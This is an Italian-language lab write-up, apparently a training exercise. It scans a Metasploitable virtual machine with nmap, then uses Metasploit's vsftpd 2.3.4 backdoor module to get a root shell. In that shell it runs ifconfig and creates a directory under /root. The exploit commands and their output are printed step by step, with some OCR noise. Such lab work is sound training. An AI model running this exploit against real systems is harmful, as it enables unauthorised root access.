Hacking con Metasploit

Prima effettueremo una scansione con nmap per cercare un quali sono i servizi attivi e cercare quello da attaccare, nel nostro caso sarà per la porta **21\vsftpd**


```
—(kali⊗ kali)-[~]
-$ nmap -sV 192.168.1.149
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-05 09:04 EST
Nmap scan report for 192.168.1.149 Host is up (0.042s latency).
Not shown: 531 closed tcp ports (conn-refused), 450 filtered tcp ports (no-response)
        STATE SERVICE
                              VERSION
         open ftp
open ssh
21/tcp
                              vsftpd 2.3.4
                              OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
22/tcp
23/tcp
         open telnet
                              Linux telnetd
25/tcp
                              Postfix smtpd
         open smtp
53/tcp
         open domain
                              ISC BIND 9.4.2
80/tcp
         open http
                              Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp open rpcbind
                              2 (RPC #100000)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open exec netkit-rsh rexecd
514/tcp open tcpwrapped
1099/tcp open java-rmi
                              GNU Classpath grmiregistry
2049/tcp open nfs
                              2-4 (RPC #100003)
2121/tcp open ftp
                              ProFTPD 1.3.1
3306/tcp open mysql
                              MySQL 5.0.51a-3ubuntu5
5900/tcp open vnc
                              VNC (protocol 3.3)
6000/tcp open X11
                              (access denied)
6667/tcp open irc
                              UnrealIRCd
8009/tcp open ajp13
                              Apache Jserv (Protocol v1.3)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.21 seconds
```

Qui una visione più dettagliata del nostro

```
–(kali⊕kali)-[~]
nmap -A -p 21 192.168.1.149
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-05 09:06 EST
Nmap scan report for 192.168.1.149
Host is up (0.0031s latency).
PORT STATE SERVICE VERSION
21/tcp open ftp
                    vsftpd 2.3.4
  ftp-syst:
   STAT:
  FTP server status:
      Connected to 192.168.50.100
       Logged in as ftp
       TYPE: ASCII
      No session bandwidth limit
       Session timeout in seconds is 300
       Control connection is plain text
       Data connections will be plain text
       vsFTPd 2.3.4 - secure, fast, stable
_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
Service Info: OS: Unix
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.32 seconds
```

Per prima cosa imposteremo il nostro Metasploit come richiesto:

E passeremo ad utilizzare **msfconsole** come richiesto



- Per prima cosa cercheremo il modulo da noi richiesto con il comando search vsftpd , dove così ci mostrerà solamente il modulo con la nostra richiesta
- 2) Useremo il comando **Use** per utilizzare ciò che ci serve scrivendo il percorso oppure il numero di lato (**0** in questo caso)
- 3) Una volta avviato ci apparirà la stringa in rosso, da qui possiamo avviare il comando **show options** per ricevere altre informazioni
- **4) RHOSTS** andrà impostato tramite il comando "**set RHOSTS IpDiMeta**" e possiamo vedere al di sotto "**Payload Options"** i parametri necessari per seguire il Payload. Nessuno in questo caso.

Una volta impostato il nostro Ip di Meta possiamo proseguire scrivendo nella stringa "exploit" questo farà partire il nostro attacco verso la macchina Metasploit

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)

[*] 192.168.1.149:21 - USER: 331 Please specify the password.

[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...

[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)

[*] Found shell.
```

Qui sotto possiamo vedere come tutto sia andato a buon fine. Scrivendo Ifconfig possiamo vedere come ci troviamo nella macchina attacata (**Notare Ip di Meta**)

```
[*] 192.168.1.149:21 - The port used by the backdoor bind listener is already open
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.50.100:33521 → 192.168.1.149:6200) at 2022-12-05 08:59:33 -0500
ifconfig
             Link encap:Ethernet HWaddr 08:00:27:ed:a5:b7
             inet addr:192.168.1.149 Bcast:192.168.1.255 Mask:255.255.255.0
            inet6 addr: fe80 Aa00:27ff:feed:a5b7/64 Scope:Link
UP BROADCAST RU'NINS MULTICAST MTU:1500 Metric:1
RX packets:383 crrcrs:0 dropped:0 overruns:0 frame:0
TX packets:144 crrcrs:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:25343 (24.7 KB) TX bytes:15132 (14.7 KB)
             Base address:0×d020 Memory:f0200000-f0220000
             Link encap:Local Loopback
             inet addr:127.0.0.1 Mask:255.0.0.0
             inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
             RX packets:384 errors:0 dropped:0 overruns:0 frame:0
             TX packets:384 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:0
             RX bytes:155305 (151.6 KB) TX bytes:155305 (151.6 KB)
```

Dalla stessa schermata abbiamo poi creato la cartella richiesta nell'esercizio scrivendo, al posto di Ifconfig, il comando **mkdir /root/test meta**

```
mkdir test_meta
mkdir /root/test_meta
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost*found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_meta
```

Possiamo avere conferma aprendo Metasploit e cercando la cartella creata

Desktop reset_logs.sh test_meta vnc.log msfadmin@metasploitable:/root\$